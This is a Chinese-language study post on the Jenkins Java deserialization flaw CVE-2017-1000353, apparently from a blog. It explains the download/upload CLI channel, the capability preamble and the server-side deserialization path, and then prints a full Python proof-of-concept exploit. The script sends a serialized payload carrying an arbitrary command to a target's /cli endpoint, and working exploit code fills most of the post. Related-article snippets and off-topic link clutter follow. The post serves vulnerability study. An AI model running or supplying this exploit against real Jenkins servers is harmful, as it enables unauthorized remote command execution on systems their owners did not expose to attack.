
Jenkins反序列化漏洞cve-2017-1000353
一、漏洞原理:
本地没有环境:参考:https://blogs.securiteam.com/index.php/archives/3171 进行学习理解记录。
首先这是一个java反序列化漏洞,一定是command在序列化信息中,反序列化时候直接执行了该命令。
攻击过程学习:
下文的session是一个uuid,类型4
 #可以如下生成

 session = uuid.uuid4()
1、首先要发送一个请求,是一个下载请求。这个请求是要启动一个双向数据传输频道。频道的标识就是session。而side字段则是用来标识传输方向

对应在代码段:
 def Download(url,session):

     headers = {'Side':'download'}

     headers['Content-type'] = 'application/x-www-form-urlencoded'

     headers['Session'] = session

     headers['Transfer-Encoding'] = 'chunked'

     try:

         response = requests.post(url,data=Null_Payload(),headers=headers,proxies=Proxy,stream=True)

     except Exception,ex:

         print ex

         exit(0)

     print response.content
然后是第二个请求:双向信道发送组件,第一个请求被阻塞,一直到第二个请求被发送。此时session与之前保持一致,side改成upload。

数据部分格式规范如下:
(1)前导码
前导码包含一个base64编码的序列化对象。“ 能力 ” 类型的序列化对象只是告诉服务器
客户端具有哪些能力(例如HTTP 分块编码)。
Premle='<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2FwYWJpbGl0eQAAAAAAAAABAgABSgAEbWFza3hwAAAAAAAAAH4='
(2)Proto部分 (可能是所说的额外字节)
Proto = 'x00x00x00x00'
(3)payload部分
在前导码和一些额外的字节之后,Jenkins服务器期望类型为Command的序列化对象。由于Jenkins不验证序列化对象,所以可以发送任何序列化对象。
 def Payload_Init(command):

     global File_Serialization

     command = "java -jar jenkins_payload.jar payload.ser '%s'"%str(command)

     print command

     return_number = os.system(command)

     if return_number != 0:

         print "Call Jar Packet To Init The Payload Error"

         exit(0)

     File_Serialization = open("./payload.ser","rb").read()
所有第二个数据包发送的数据整合:
 def Create_Payload_Chunked():

     yield Premle

     yield Proto

     yield File_Serialization
发送第二个数据包:
 def Upload_Chunked(url,session,data):

     headers = {'Side':'upload'}

     headers['Session'] = session

     headers['Content-type'] = 'application/octet-stream'

     headers['Accept-Encoding'] = None

     headers['Transfer-Encoding'] = 'chunked'

     headers['Cache-Control'] = 'no-cache'

     try:

         response = requests.post(url,headers=headers,data=Create_Payload_Chunked(),proxies=Proxy)

     except Exception,ex:

         print ex

         exit(0)
整个攻击流程
 def Attack():

     print "start"

     session = str(uuid.uuid4())

     thread_object = threading.Thread(target=Download,args=(Target,session))

     thread_object.start()

     time.sleep(1)

     print "pwn"

     #Upload(URL, session, create_payload())

     Upload_Chunked(Target,session,"asdf")
服务器端对应处理
反序列化command对象


然后这个方法在这里被调用

返回了这个序列化好的对象cmd
read方法调用,把返回的对象赋值给了cmd,也就是被读进一个ReaderThread类型的线程。

该线程由类“ CliEndpointResponse ”中调用的“ upload ”方法触发。

在该方法中,HTTP主体数据被读取,并且调用“notify”方法来通知线程。
整体POC
 # -*- coding: utf-8 -*-

 """

 援引自:https://7f52.com/?p=450

 重构人:陈然

 公司:360企业安全集团

 """

 #需要引入的库文件

 import os

 import uuid

 import gzip

 import zlib

 import time

 import urllib

 import socket

 import urllib3

 import requests

 import threading

 from optparse import OptionParser

 #全局变量定义:

 #Proxy = {"http":"http://127.0.0.1:8090","https":"http://127.0.0.1:8090"}#HTTP、HTTPS协议代理设置

 Proxy = None#HTTP、HTTPS协议代理设置

 Target="http://%s:8080/cli"#攻击目标

 Premle='<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2FwYWJpbGl0eQAAAAAAAAABAgABSgAEbWFza3hwAAAAAAAAAH4='

 Proto = 'x00x00x00x00'

 File_Serialization = None

 socket.setdefaulttimeout(3)

 #全局函数定义

 def Payload_Init(command):

     global File_Serialization

     command = "java -jar jenkins_payload.jar payload.ser '%s'"%str(command)

     print command

     return_number = os.system(command)

     if return_number != 0:

         print "Call Jar Packet To Init The Payload Error"

         exit(0)

     File_Serialization = open("./payload.ser","rb").read()

 def Download(url,session):

     headers = {'Side':'download'}

     headers['Content-type'] = 'application/x-www-form-urlencoded'

     headers['Session'] = session

     headers['Transfer-Encoding'] = 'chunked'

     try:

         response = requests.post(url,data=Null_Payload(),headers=headers,proxies=Proxy,stream=True)

     except Exception,ex:

         print ex

         exit(0)

     print response.content

 '''

 def Upload(url,session,data):

     headers = {'Side':'upload'}

     headers['Session'] = session

     headers['Content-type'] = 'application/octet-stream'

     headers['Accept-Encoding'] = None

     try:

         response = requests.post(url,data=data,headers=headers,proxies=Proxy)

     except Exception,ex:

         print ex

         exit(0)

 '''

 def Upload_Chunked(url,session,data):

     headers = {'Side':'upload'}

     headers['Session'] = session

     headers['Content-type'] = 'application/octet-stream'

     headers['Accept-Encoding'] = None

     headers['Transfer-Encoding'] = 'chunked'

     headers['Cache-Control'] = 'no-cache'

     try:

         response = requests.post(url,headers=headers,data=Create_Payload_Chunked(),proxies=Proxy)

     except Exception,ex:

         print ex

         exit(0)

 def Null_Payload():

     yield " "

 """

 def Create_Payload():

     payload = Premle + Proto + File_Serialization

     return payload

 """

 def Create_Payload_Chunked():

     yield Premle

     yield Proto

     yield File_Serialization

 def Attack():

     print "start"

     session = str(uuid.uuid4())

     thread_object = threading.Thread(target=Download,args=(Target,session))

     thread_object.start()

     time.sleep(1)

     print "pwn"

     #Upload(URL, session, create_payload())

     Upload_Chunked(Target,session,"asdf")

 #程序入口

 if __name__ == "__main__":

     parser = OptionParser()

     parser.add_option("-t","--target",dest="target",help="Target IP address!")

     parser.add_option("-c","--command",dest="command",help="The command to execute!")

     parser.add_option("-p","--protocol",dest="protocol",help="Protocl is HTTP or HTTPS!")

     (options, args) = parser.parse_args()

     optionslist = [options.target,options.command,options.protocol]

     if None in optionslist or "" in optionslist:

         print "Please check your input parameters!"

     Target = Target%options.target

     command = options.command

     protocol = options.protocol

     if protocol == "HTTP":

         pass

     elif protocol == "HTTPS":

         Target = Target.replace("http","https")

     else:

         print "Unknown Protocol!"

     Payload_Init(command)

     Attack()
Jenkins反序列化漏洞cve-2017-1000353的更多相关文章
- Jenkins反序列化漏洞复现
Jenkins Jenkins是一个开源软件项目,是基于Java开发的一种持续集成工具,用于监控持续重复的工作,旨在提供一个开放易用的软件平台,使软件的持续集成变成可能. Jenkins功能包括: 持 ...
- fastjson反序列化漏洞历史CVE学习整理
fastjson 1.2.24反序列化漏洞复现 先写一个正常的使用 fastjson的web服务 我们使用 springboot创建 主要是pom.xml 里面要添加fastjson fastjson ...
- 学习笔记 | java反序列化漏洞分析
java反序列化漏洞是与java相关的漏洞中最常见的一种,也是网络安全工作者关注的重点.在cve中搜索关键字serialized共有174条记录,其中83条与java有关:搜索deserialized ...
- Java反序列化漏洞分析
相关学习资料 http://www.freebuf.com/vuls/90840.html https://security.tencent.com/index.php/blog/msg/97 htt ...
- WebLogic XMLDecoder反序列化漏洞(CVE-2017-10271)复现
WebLogic XMLDecoder反序列化漏洞(CVE-2017-10271) -----by ba ...
- 应用安全-软件安全-漏洞CVE整理
jira ssrf CVE-2019-8451 url = url + '/plugins/servlet/gadgets/makeRequest?url=' + host + '@www.baidu ...
- Java反序列化漏洞通用利用分析
原文:http://blog.chaitin.com/2015-11-11_java_unserialize_rce/ 博主也是JAVA的,也研究安全,所以认为这个漏洞非常严重.长亭科技分析的非常细致 ...
- 小白审计JACKSON反序列化漏洞
1. JACKSON漏洞解析 poc代码:main.java import com.fasterxml.jackson.databind.ObjectMapper; import com.sun.or ...
- WEBLOGIC 11G (10.3.6) windows PSU 升级10.3.6.0.171017(Java 反序列化漏洞升级)
10.3.6版本的weblogic需要补丁到10.3.6.0.171017(2017年10月份的补丁,Java 反序列化漏洞升级),oracle官方建议至少打上2017年10月份补丁. 一.查看版本 ...
随机推荐
- python三大神器之virtualenv pip, virtualenv, fabric通称为pythoner的三大神器。
python三大神器之virtualenv pip, virtualenv, fabric通称为pythoner的三大神器. virtualenv virtualenv------用来建立一个虚拟 ...
- 教你如何做一个优雅的Ecmascripter /转
看看这些被同事喷的JS代码风格你写过多少 殷荣桧 JavaScript 今天 现在写代码比以前好多了,代码的格式都有eslint,prettier,babel(写新版语法)这些来保证,然而,技术手段再 ...
- Entity Framework优化一:引发了“System.Data.Entity.Core.EntityCommandExecutionException”类型的异常
错误信息: “System.Data.Entity.Core.EntityCommandExecutionException”类型的异常在 EntityFramework.SqlServer.dll ...
- swiper中有视频时,滑动停止后视频停止播放
我们经常能够看到在图片轮播中,穿插着视频的播放,如下图为淘宝的一个产品轮播图,放个视频能够让顾客对产品有个更全面的认识. 我们可以用swiper实现这个功能.用法就跟放图片一样,只是这里把图片换成视频 ...
- 关于Struts2的界面的摆放
控件有的时候怎么放都感觉放不到自己想要的位置,这时候可以有这几个做法 1.用一个table标签来创建一个表格,再在表格里面一行一列地放,比较整齐 2.用表格,结果却发现有的控件位置莫名其妙,这时候就要 ...
- selenium测试(Java)--操作cookie(十七)
package com.test.cookies; import org.openqa.selenium.Cookie; import org.openqa.selenium.JavascriptEx ...
- 关于document.createDocumentFragment()(转)
documentFragment 是一个无父对象的document对象. 他支持以下DOM2方法: appendChild, cloneNode, hasAttributes, hasChildNod ...
- CentOS查看本机公网IP命令
icanhazip.com 使你在任何地方知道你的公网IP地址 icanhazip.com是一个网址,你在浏览器中输入这个网址,你就能得到你的公网IP地址了. 我在Linux下一般使用curl ica ...
- centos6.5的软件安装,用户管理等
1.软件的安装命令: 第一种:以 软件名.rpm 为结尾的二进制文件,这样的文件的安装 rpm -ivh 软件名.rpm i 是 install v 是校验 h 进度 卸载软件 是 rpm -e 软件 ...
- 怎么成为asp.net大神!!!!!!!!!!!!!!!!!!!怎么成为asp.net大神!!!!!!!!!!!!!!!!!!!
怎么成为asp.net大神!!!!!!!!!!!!!!!!!!!怎么成为asp.net大神!!!!!!!!!!!!!!!!!!!怎么成为asp.net大神!!!!!!!!!!!!!!!!!!!怎么成为 ...